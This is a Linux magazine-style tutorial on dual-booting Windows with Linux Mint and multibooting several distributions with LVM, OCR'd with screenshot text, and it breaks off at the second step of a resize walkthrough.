Maybe the idea of having Linux anywhere near the vulgarity of a Windows install is upsetting to you. In that case you might be interested to learn more about multibooting various Linux distributions. Modern filesystems and partitioning schemes make all this a lot easier than it used to be, but there's still no substitute for the Logical Volume Manager (LVM). We'll show you how to harness the power of LVM to create a robust and extensible base for as many Linux distributions as you can name.

Taking precautions

You might need Windows later so let's make sure it's not going to get upset.

Dual-booting is great. You can have a Windows install for proprietary applications (be it overpriced office suites or convoluted CAD packages) and those AAA games that don't quite work with Proton. And when you're done with those, you're just a three-fingered salute away from Linux, where you can do everything else.

But what happens when it goes wrong? Well a quick DuckDuckGo search gives one an idea: "Windows updated and broke Grub", "Windows corrupted my exotic Linux partitions", "Windows boot manager upsets my chihuahua". Okay, one of those may not be real, but dual-booting has undoubtedly caused problems in the past. We endeavour to make the experience problem-free in the present.

Before you get to installing Linux, you need to ensure that Windows is in a state which hopefully will be accepting of having a neighbour operating system. It's possible to resize Windows partitions and install on the same drive, but we've always warned against this. You can pick up a 250GB SSD for around £30 these days, which is well worth it for the reduced risk of booting to a hopeless blank screen or cryptic Windows boot manager message. If you want to dual-boot a laptop, you can use an external drive, though this might not be quite the aesthetic you're aiming for.

It's also important to turn off Fast Startup in Windows, since this may leave filesystems in an inconsistent state. So if a Linux distro were to try and mount them, errors (and possibly data loss) would result. It's also been reported that some wireless cards don't play nice with this option, since the controllers onboard awaken to find a different driver trying to command them. Accessing the Fast Startup setting is needlessly complicated in Windows. Go to Control Panel>Power Options



:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: BAD SYSTEM CONFIG INFO

We're hoping this feature doesn't end up with your machine getting stuck at this screen.

Confusingly, there's sometimes an unrelated Fast Boot option in the UEFI. This one is probably okay to leave on, because it aims to save time by leaving peripherals uninitialised. Either the kernel will initialise them, or you'll notice that they're not working and then sheepishly deactivate this option.

Modern editions of Windows actually don't shutdown cleanly by design. Rather they use a hibernation file to store uncommitted data (not the whole memory map as takes place with hibernation proper) and mark the filesystem as unclean before shutting down. The data is committed on recovery and then the filesystem is marked clean again. So if you were to boot to Linux in the interim, then you'd encounter an error.

Some Windows installs appear to not exhibit this behaviour, but if yours does then the solution is to explicitly disable hibernation by opening a Command Prompt as administrator and running

```
> powercfg.exe /hibernate off
```

UNHELPFUL, ESOTERIC, FIRMWARE INTERFERENCE

Windows 11 officially requires a TPM 2.0 (Trusted Platform Module) chip, UEFI firmware (as opposed to classic BIOS) and Secure Boot to be enabled. There are ways around this, but we won't discuss them here. If you have a Windows 11 machine you may well find its Secure Boot configuration has been altered to prevent you from booting Linux. Kernel security don Matthew Garrett has written extensively about this (see **https://mjg59.dreamwidth.org/60248.html**).

Historically, some Linux distros (including Debian, Fedora and Ubuntu derivatives) have had their bootloaders signed by Microsoft's third party Certificate Authority (CA) so that they worked with Secure Boot enabled. Since Windows 11 though, Microsoft has been telling OEMs not to ship systems that trust this CA by default. If you see a Secure Boot violation when trying to boot a Linux USB then it should be easy to workaround. There will be some sort of checkbox to enable a 'third party certificate' or something similar in the Firmware Options. Alternatively, just disable Secure Boot altogether, because it's only really required to install Windows 11.

A common UEFI problem (and one which firmware Fast Boot doesn't help) is that it's not straightforward to access the UEFI settings. Even if you know which key should do it, the default OS launches too quickly. If that OS is Windows, try holding Shift when you click restart (either from the Shutdown menu or lock screen), then go to Troubleshoot>Advanced Options>UEFI Firmware settings. Linux does this too (sometimes), in which case you can boot to UEFI with

```
$ sudo systemctl reboot --firmware-setup
```

Installing stereo operating systems

A few more cross-checks and detours, then we can get the freshest edition of Mint installed on your machine…

First, if you're on old hardware, or hardware that's otherwise still using the old MBR (Master Boot Record, also known as MS-DOS) style partition tables, then you're strictly limited to four primary partitions. It turns out you can install Windows 11 on such a device (by addition of various Registry keys), or perhaps you have Windows 10 on an MBR drive already. In this setup Windows will occupy three primary partitions. It's possible to add one or more logical partitions, but these must exist within an 'extended' partition, which is itself counts as a primary partition.

So in an MBR setup, provided you or whoever put together your PC haven't added extra primary partitions, there's just enough room to fit Linux Mint (or whatever distro you like) on there. Of course, we just told you that's it's better to install on different drives, so MBR or no, please do still heed that advice if possible.



Volume	Layout	Type	File Sys...	Status	Capacity	Free Spa...	% Free
(C:)	Simple	Basic	NTFS	Healthy (Boot, Page ...	63.29 GB	44.91 GB	71 %
(Disk 0 partition 1)	Simple	Basic		Healthy (EFI System ...	100 MB	100 MB	100 %
(Disk 0 partition 4)	[illegible]	[illegible]		[illegible]	[illegible]	[illegible]	100 %

Shrink C:

Total size before shrink in MB: 64813

Size of available shrink space in MB: 45879

Enter the amount of space to shrink in MB: 14813

Total size after shrink in MB: 50000

You cannot shrink a volume beyond the point where any unmovable files are located. See the "defrag" event in the Application log for detailed information about the operation when it has completed.

See "Shrink a basic volume" in Disk Management help for more information

Windows claims to need 65GB to install, so it gets quite upset if you try and shrink this storage amount.

Linux doesn't care about whether it's installed in a primary partition, so long as the bootloader is installed to the MBR (the most common setup). It also doesn't care about booting from partitions that don't have the 'bootable' flag set, which is a Windows artefact. And neither does it care about the 'partition type' flag. If you're starting from scratch it's best to reformat the drive with a GUID Partition Table (GPT). Then you can have partitions larger than 2TB – up to 128 of them, too.

Partition party

If you have Linux installed on an MBR drive, you may have anywhere between zero and four primary partitions. If you already have four, you can convert one to an extended partition (and then squish its contents into a logical partition using, say, *fixparts*), but this is fragile so backup first. You may already have an extended partition, in which case it's easy (if there's enough space) to add a logical partition inside there. Resizing partitions (for example, with *Gparted*) is also fragile (in the sense that a power outage mid-resize would very likely cause data loss), so again back up first.

PCs all used to use a BIOS (Basic Input Output System) to boot, but all systems built today use the modern UEFI (Universal Extensible Firmware Interface). Apart from the much-maligned Secure Boot (which we'll discuss later), UEFI makes running a dual-boot setup much easier. Instead of relying on a bootloader (or the first stage thereof) being installed in the MBR, UEFI enables multiple bootloader 'capsules' to be

» THE ROAD TO PARTITION

Most Linux distributions on classic BIOS systems default to a single partition. UEFI machines require a single EFI partition, too (even if there are multiple drives). These are tidy setups, but there are other options, all of which can be easily and visually demarcated from the Mint installer. Separate partitions for **/boot** and the root filesystem used to be the norm, as well as a swap partition (which people still like to size at twice the amount of system memory, even though that guidance went out of date around the time computers started having more than 2GB of memory).

Some people still like to have a separate **/home** partition, but often not for particularly good reasons. Sharing a **/home** partition across distros is a particularly bad idea. And the belief that such a partition makes recovering data easy if the OS partition dies is generally wrong too. Unless there was physical damage to the disk (or the data was encrypted) then it's usually pretty easy to recover files from within a partition, even if the OS on there is no longer playing ball.

A swap partition (or a swap file as is the case in new versions of Ubuntu) is needed for system hibernation. If you plan on installing multiple flavours of Linux, they can all share a swap partition.


Computer
All Applications
Accessories
Graphics
Internet
Office
Sound & Video
Administration
Preferences
Places
Recent Files
Home
Desktop
Connect to...
Documents
Music
Pictures
Videos
Downloads

It's hard to say anything bad about Mint, although it's the second biggest consumer of Snaps by distro.

installed to a small FAT32 partition on the drive. This circumvents (in theory) the situation where one OS (usually Windows) steps on the toes of the other and replaces the MBR. With UEFI, it's the firmware that decides which OS to boot.

Modern disks should all be formatted with a GUID Partition Table (GPT). UEFI systems can only boot from GPT-formatted disks so we'll assume for the remainder of the feature that this is what we're running. Again, this will all be much less painless if Windows is kept on one drive and Linux (or various flavours of Linux) are installed elsewhere. If you're starting from absolute zero, the first step is to install Windows (which obviously we can't help you with).

Having discovered Windows is lacking in many ways your next task will be to install a glorious Linux-based operating system. We're going with Linux Mint, partly because we've always recommended it for beginners, partly because Mint 21 is freshly out, but mostly because we don't like people calling us Ubuntu Format. Mint is awesome, but in theory this guide should be easy to reproduce on any other distribution.

Make room for Mint

Hopefully you've got another drive to install Mint on, in which case you can get started right away. Otherwise you'll have to resize your Windows partitions and make room for Linux. This is best done from Windows itself. Hit Start and search for Disk Management. Carefully resize until there's enough room for Mint (we'd recommend 60GB if you plan on using the OS extensively, but only 15GB is needed to install). Don't worry about creating a new partition in the free space yet, the Mint installer can deal with that.

Now we can download the Linux Mint ISO and get straight to business. You can do that from Windows: just head to **https://linuxmint.com/download.php** and peruse the Mint flavours. We'll use the Cinnamon edition, but feel free to fetch either the Mate or Xfce editions if you'd rather try those (slightly lighter) desktop environments. If you opt for Linux Mint Debian Edition (LMDE) be aware that this uses a different installer, but nonetheless should still result in a successful dual-boot installation.



Now we need to write the ISO file to a USB stick. The easiest way to do that is via the cross-platform *Etcher*. Grab it from **https://balena.io**, open the ISO and wait for the etching to complete.

Next we must try and boot our freshly minted Mint medium. This will be easier on some machines than others, so do persevere. There will be a shortcut key (commonly F2 or Delete) to enter the UEFI setup, and ideally a message will pop up telling you what this is. Once in, look for the boot priorities and promote the USB device to the top. Most systems also respond to a different shortcut key (commonly F10 or F12), which summons a handy one-time boot menu. Some systems offer to boot it in either Classic BIOS (sometimes called CSM) or UEFI mode. Choose whichever your primary OS was installed (hopefully UEFI), otherwise you'll lose access to Windows. Hopefully in a matter of seconds you'll be looking at Mint's Welcome screen.

If not, don't fret. The box on the previous page has some tips for obstreperous UEFI interfaces. If you get past any UEFI screens but then encounter an error (or a blank screen and no sign of life), then there may have been a problem writing the USB. It's also possible (though unlikely) the ISO download was corrupted. You might also ask on the Mint forums, but without extra information such problems rarely attract solutions.

Let's assume you've made it to the live environment. You could jump straight into the installer, but at this point it's wise to connect to your wireless network and check any other hardware is working as it should. You should also take a moment to enjoy the wonders of Cinnamon (or whichever desktop you chose). Now start the installer, select your language, tick the multimedia codecs box and we're almost there. Mint will detect Windows Boot Manager and offer to install alongside it. However, if you've got another drive you'll want to choose 'Something else'. Turn the page to see exactly what that thing is.

"Nothing is certain, except for system updates, death and taxes," to paraphrase Ben Franklin.


Computer
Home
Update Manager
File
Edit
View
Help
Clear
Select All
Refresh
Install Updates
Type
Upgrade
Name
firefox
The Firefox
gnutls28
GNU TLS lib
ldb
Python 3 bi
libtirpc
Transport-ir
libxslt
XSLT 1.0 pro
llvm-toolch
Modular co
net-snmp
SNMP confi
Description
Packages
Change
sion
inuxmint1+vanes
untu1.1
ubuntu0.1
untu0.1
buntu0.22.04.1
ubuntu2.1
g-1ubuntu2.2
Downloading Package Files
Show individual files
Cancel

Downloading Package Files

Download rate: 1173 kB/s - 1min 37s remaining

Status	Size	Package	URI
Done	582 kB	libsdl2-2.0-0	http://ar
Done	201 kB	libsnmp-base	http://ar
Done	1070 kB	libsnmp40	http://ar
Done	1862 kB	libxatracker2	http://ar
Done	1083 kB	lintian	http://ar
Done	238 MB	linux-firmware	http://ar
Done	22.7 MB	linux-modules-5.15.0-47-generic	http://ar
Queued	11.4 MB	linux-image-5.15.0-47-generic	http://ar

Tweaking the Mint

Finish the Mint installation, enjoy a fresh view of your Windows files and learn more about UEFI.

The "Installation type" dialog that pops up when you click "Something else" is a little intimidating at first glance. You should see a map of your Windows drive and a colour-coded list of its partitions, as well as any free space in between them. If you've got another drive it'll likely appear at the bottom of the list, so scroll down to it. If it's unformatted you'll need to click New Partition Table and accept the warning that all current partitions will be removed. Don't use this option on your Windows drive unless you don't want to use it ever again! (*Is that a bad thing?–Ed*) You'll now be able to select the free space in the new drive and create partitions for Linux Mint by clicking '+'.

KEEPING THINGS SIMPLE

> "The simplest setup is to have a single partition occupying the whole drive. Mint by default will select the Ext4 filesystem, and so should you."

The simplest setup (and hence what we'll use) is to have a single partition occupying the whole drive. Mint by default will select the Ext4 filesystem, and so should you, unless you have burning reasons for doing otherwise. In the mount point box enter a `/` so that the installer knows that this will be the root filesystem. Ensure the 'Device for boot loader installation' setting remains on your first (Windows) drive, otherwise a world somewhere in between pain and confusion awaits. This option is in fact a little misleading on UEFI installations, since the bootloader is installed not to the device and on top of the incumbent one, but to the EFI partition on the device, alongside the incumbent. So there isn't (all going to plan) any risk of losing access to either OS.

That being said you'll never know if things are borked until you reboot. So assuming the installation completed without error message, bravely hit Restart Now and see what happens. If the worst happens, and you end up with a rather impotent-looking Grub prompt, don't worry, type `fwsetup` and you'll be taken to the UEFI settings, where hopefully you'll be able to fix things. It may be as simple as nudging the UEFI to load the correct capsule. Confusingly Mint (and most Ubuntu derivatives) labels itself as `ubuntu` in the UEFI, which is slightly annoying when it comes to multibooting Ubuntu derivatives.

Curiouser and curiouser

We said we weren't going to discuss classic BIOS/MBR setups anymore, but while playing around with various combinations and permutations of such things we did happen upon a curiosity. If you can trick Windows into installing to an MBR disk, then it'll create three primary partitions, as expected. If you then attempt to install Mint on to this disk, you'll see an error about a missing EFI partition. This we found bizarre, since common sense says all Mint should need was a new primary partition, which there was just space for. Why this



🟩 vda1 (ntfs) 52.4 MB
🟨 vda2 (ntfs) 20.0 GB
🟧 vda4 (ext4) 13.7 GB
🟥 vda3 (ntfs) 633.3 MB

Device	Type	Mount point	Format?	Size	Used	System
/dev/vda1	ntfs			52 MB	27 MB	Windows Recovery Environment
/dev/vda2	ntfs		☐	20000 MB	16898 MB	
/dev/vda4	ext4	/	☑	13670 MB	unknown	
/dev/vda3	ntfs			633 MB	541 MB	

Device for boot loader installation:
/dev/vda Virtio Block Device (34.4 GB)

What no EFI partition? Even Windows 11 can (under duress, it must be said) install to a MBR drive.

» EFING AROUND...

While the EFI capsules that kick our OSes into life are stored in the EFI partition (usually mounted at **/boot/efi/** on Linux) the data about which order to attempt loading them is stored in non-volatile memory (NVRAM) deep in the firmware. This and other data is collectively referred to as the EFI variables, or efivars for short. In general you shouldn't be messing with these, but UEFI is a complicated standard (most implementations run to millions of lines of code) and occasionally there are bugs. If, for example, you find you're unable to change the boot order from the firmware interface, then you might be able to use *efibootmgr*to fix it.

Running the command on its own might output something like:

```
BootCurrent: 0005
Timeout: 3 seconds
BootOrder: 0001,0005,0004,0002,0000,0003
Boot0000* UiApp
Boot0001* UEFI DVD-ROM QM00005
Boot0002* UEFI HARDDISK QM00001
Boot0003* EFI Internal Shell
Boot0004* Windows Boot Manager
Boot0005* ubuntu
```

To make Ubuntu boot first, preserving the rest of the order, run:

```
$ sudo efibootmgr -o 0005,0001,0004,0002,0000,0003
```

There isn't really a Windows equivalent of *efibootmgr*to, but there is *BCDEdit* for editing Windows Boot Configuration Database. This deals only with Windows Boot Manager...



Desktop Colours

First, make yourself at home. Choose your favourite colour and whether you prefer a light or a dark desktop theme.

Panel Layout

Choose your favourite layout.

Traditional	Modern
A small panel and a traditional window list.	A large panel with grouped windows and a small system tray.

Note: Cinnamon will restart after you choose a new layout. Any customisation you made to the panel will be lost.

System Snapshots

Next, let's set automatic system snapshots. A minimum of two daily and two boot snapshots are recommended. If anything breaks, you can then restore your computer to its previous working state.

☑ Show this dialogue at startup

Mint's welcome screen is far more inviting than the barrage of adverts and 'suggestions' that bombard you in Windows.

happened we can't say. It could be a bug with the Mint installer, it could be a quirk of virtualisation, or it could just be us losing track of our boot modes. At any rate, if any readers have Windows installed in a Classic BIOS setup, do let us know if Mint (or potentially anything of Ubuntu lineage) displays this odd behaviour.

Adding some Mint

It's worth following the guidance in the Mint welcome wizard, especially regarding System Snapshots. These won't prevent problems relating to dual-boot, but they might help you recover from others. Now you're free to set up Mint however you like, such as colours and wallpaper. You'll be coerced to update the *Update Manager*, which will then present you with some updates (don't worry it won't take long, unlike on that other OS). Hopefully you'll want to add an ad-blocker to *Firefox* (de-snapped and deb-packaged for your convenience by Clem and co). Maybe you'll even want to connect some Online Accounts. These are all bread and butter tasks that are well documented elsewhere.

There's not really much else to do that's particular to a dual-boot setup. Naturally you should check that your Windows partition is visible from the *Nemo* file manager. It should show up in the Devices section, and unlike days past you should have read/write access without having to do a thing. For convenience you may want to make a bookmark to your home folder on the Windows drive. They all live in the **/users** directory, so find your user there, right-click it and select "Add to favourites". That will make it ever so slightly more convenient to copy files between OSes, because without additional software Windows won't be able to view Linux partitions. Mint ought to be able to see any other Windows machines on your network and access them without issue from *Nemo's* Network > Windows Network section.

If you're interested in sharing directories from Mint to other Windows machines you'll need to first install *Samba*. Do that by opening up a terminal and running:

```
$ sudo apt install samba
```

This will automatically add your user to the `sambashare` group, which will enable you to access the Sharing Options dialog when you right-click a folder in *Nemo*. You'll be helpfully reminded of any permission issues that might impede others accessing the folder before you click Create Share.

A common pitfall here is that the parent directory of whatever your sharing needs to have its executable bit set for everyone (not a security risk). So, for example, if you try and share the (seemingly created for the task) **Public/** folder in your home directory, it won't work (at first). To make it work you'll need to go to your home directory, right-click somewhere in the empty space and select Properties. Now go to the Permissions tab and set the third Folder access drop-down (which governs users outside of the directories group) to Access Files.



Share this folder

Share name: Public

Comment:

☐ Allow others to create and delete files in this folder

☐ Guest access (for people without a user account)

Once you have Samba installed you can easily share files from your Mint install to the rogues on your Windows network.

Logical Volume Manager

Multiboot many distros with aplomb through the magick of LVM.

Besides dual-booting Windows, you might be interested in dual-booting another Linux distribution, or even multibooting several distros. It's fine to have multiple Linux distros sharing the same drive. There are a few things to watch out for, but in general the penguins play nicer together compared to Windows. Thanks to flexible modern filesystems, you can even resize partitions while they're mounted, although unless the need is urgent it's always going to be safer to unmount first.

Thanks to GPT partitioning there's no need to worry about fitting in another distro (unless you've gone a bit wobbly and installed about 126 already). And thanks to UEFI booting you'll never lose the ability to boot either distro. In fact, most distros will enable you to boot any sibling OSes from their boot menus. So the orthodox procedure for adding a new distro is as simple as the three-step walkthrough below suggests. It's often even easier, since most distros make it possible to do any partition shuffling directly from the installer. This should work just fine with the Windows-Mint arrangement we created on the previous pages too, especially if you installed Mint on another drive. In this case one should definitely put the new distro on the Mint drive, rather than the grumpy Windows one.



This computer currently has no detected operating systems. What would you like to do?

● Erase disk and install Linux Mint

Warning: This will delete all your … erating systems.

○ Something else

You can create or resize partition…

○ None

● Use LVM with the new Linux Mint installation

○ Erase disk and use ZFS

☐ Encrypt the new Linux Mint installation for security

You will choose a security key in the next step.

The Advanced Features button opens the door to all kinds of geek-worthy gubbins.

Take the logical view

To finish off, we'll look at a more advanced way to accommodate multiple distros: the Logical Volume Manager (LVM). Before all these fancy filesystems came about it used to be tricky to resize or move partitions around. So doing what we do in the walkthrough below wouldn't have been an option a decade ago, or if it was it would have been a risky one. To work around this, people with peculiar partitioning proclivities resorted to logical volume management. Rather like the extended partitioning on MBR disks, LVM abstracts physical partitions away, and deals purely in logical ones. Logical partitions may be spread (or mirrored) across multiple disks and can safely be manipulated on the fly.

Back in the day, if you wanted to set up your own logically managed volumes you'd have had to brave all kinds of command-line tools and space calculations. These days it can all be done graphically. Also, when in the past you'd have had to make special provisions for a **/boot** partition (since bootloaders of the day couldn't access LVM partitions), today that's no longer a concern. If you looked in the Advanced Options menu in the Mint installer you might have even noticed the option to use LVM with the new install.

SIMPLE LINUX DUAL-BOOT







1 Boot a new distro

Let's say you already have Mint installed. First boot the distro you want to install alongside. We'll go with Pop!_OS, another of our favourite Ubuntu derivatives. This, too, includes Gnome Disks, so skip through the welcome screens and start it. Select the Mint partition, click the cogs beneath and select Resize…

2 Make room

